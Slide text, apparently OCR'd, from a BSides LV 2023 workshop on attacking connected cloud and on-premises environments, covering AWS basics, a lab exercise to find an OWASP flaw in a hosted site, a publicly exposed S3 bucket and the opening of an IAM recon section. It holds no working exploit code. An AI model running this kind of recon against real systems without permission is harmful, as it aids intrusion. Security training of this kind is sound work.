Jumping from cloud to on-premises and the other way around

BSides LV 2023

WAVESTONE

Arnaud PETITCOL

- AWS
- Azure
- Climbing & Skiing

Raymond CHAN

- Azure
- AWS
- Piano & Rollerblading

Current state of **Active Directory**

WIDELY USED

Very supervised
(EDR, SIEM…)

Tier-based isolation

Up-to-date OS

Bastion and PAW

Admin network

Cloud **Interconnections**

Cloud = Deploy and Backup as a Service


A **second IT team** inside the firm

Interconnections **with on-premises**
#network #IAM

Lack of cloud expertise

CRITICAL privileges handled by cloud identities

Multiple environment isolation challenge



The more applications you have, the more business needs you will cover… but at a certain cost

Although not impossible, hardening multiple interconnected environments is challenging and must be think at the beginning of each project

What does a

Real compromise

look like

LAB PREREQUISITE

The lab is starting here…

http://bsides23-aws-lab-setuper-website.s3-website.us-west-2.amazonaws.com

During this lab, you will require:

- Internet connection
- SSH Client
- RDP Client

The Lab is deployed through Terraform.

Source code will be released after the workshop

HOW TO


#1 – **Open** the *Write-Up* in a **new tab**


#2 – **Log in** with the credentials on the paper that was given to you


#3 – **Claim your lab** (it should already be deployed and just waiting for you)

If not, the steps are the same, it will just take a few minutes

#4 – **Get your lab info** and test them









Starting point

A website…





1 - AWS Introduction

How to host a web app on AWS ?

DNS & Certificate

- **EC2**
  Virtual Servers
- **Route53**
  Managed DNS Service
- **Certificate Mgr**
  Certificate service

...

Static file & CDN

- **EC2**
  Virtual Servers
- **S3**
  Static file storage
- **CloudFront**
  Managed Content Delivery Network

...

Compute


- **EC2**
  Virtual Servers
- **EKS**
  Amazon Elastic Kubernetes Service
- **App runner**
  Containerized Web application
- **Lambda**
  Compute as a Service
  Execute scripts

...

Database

- **EC2**
  Virtual Servers
- **RDS**
  Managed Relational Database Service
- **DynamoDB**
  Managed NoSQL Database

...



1 - AWS Introduction

Hands-on

YOUR GOAL

Which services are used to host the website?
Which OWASP vulnerability can you quickly find?
Connect to the instance

DNS & Certificate	***Static file & CDN***	***Compute***	***Database***
EC2 Virtual Servers	EC2 Virtual Servers	EC2 Virtual Servers	EC2 Virtual Servers
Route53 Managed DNS Service	S3 Static file storage	EKS Amazon Elastic Kubernetes Service	RDS Managed Relational Database Service
Certificate Mgr Certificate service	CloudFront Managed Content Delivery Network	App runner Containerized Web application	DynamoDB Managed NoSQL Database
...	...	Lambda Compute as a Service Execute scripts	...
		...	

YOUR TOOLS

Web & Recon

Public database information (whois)
Source code inspection (display page sources)
URL manipulation
Chmod 400 to set correct permission on a ssh key

1 - AWS Introduction

What Happened?

Amazon S3 > Buckets > 3ape-bucket-exposed-bsides-workshop

3ape-bucket-exposed-bsides-workshop Info

Publicly accessible

Objects | Properties | Permissions | Metrics | Management | Access Points

Objects (18)

Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to

Copy S3 URI | Copy URL | Download | Open

Find objects by prefix

Name	Type
atlas.zip	zip
atlas2.zip	zip
banner-bk.jpg	jpg

Grantee	Objects	Bucket ACL
Bucket owner (your AWS account) Canonical ID: 15963a6ebe93525a6ea5b9cb0542578f322079e9f999dbc5d1740b3c1fcf06c2	List, Write	Read, Write
Everyone (public access) Group: http://acs.amazonaws.com/groups/global/AllUsers	⚠ List	-
Authenticated users group (anyone with an AWS account) Group: http://acs.amazonaws.com/groups/global/AuthenticatedUsers	-	-
S3 log delivery group	-	-


⚠ When you grant access to the Everyone or Authenticated users group grantees, anyone in the world can access the objects in this bucket.

Learn more

☐ I understand the effects of these changes on my objects and buckets.

1 - AWS Introduction

The AWS Shared Responsibility model



1 - AWS Introduction

Resource Hierarchy

AWS Cloud

Full native isolation

AWS account – 410818068452

IAM (Identity & Access Management)
User, Role, Policy…

S3 (Simple Storage Service)
Bucket, Object…

Lambda (Compute as a Service)
JS, Python, Go functions…

AWS account – 123456789012

IAM (Identity & Access Management)
User, Role, Policy…


EC2 (Elastic Cloud & Compute)
Virtual Machine, SG, VPC…

EKS (Elastic Kubernetes Service)
Cluster, Node, Pod…

2 - AWS: Recon IAM

Identity & Authentication

A quick overview of the main **identity sources** *that can* **authenticate to AWS** *(and then, maybe, perform actions)*



2 - AWS: Recon IAM

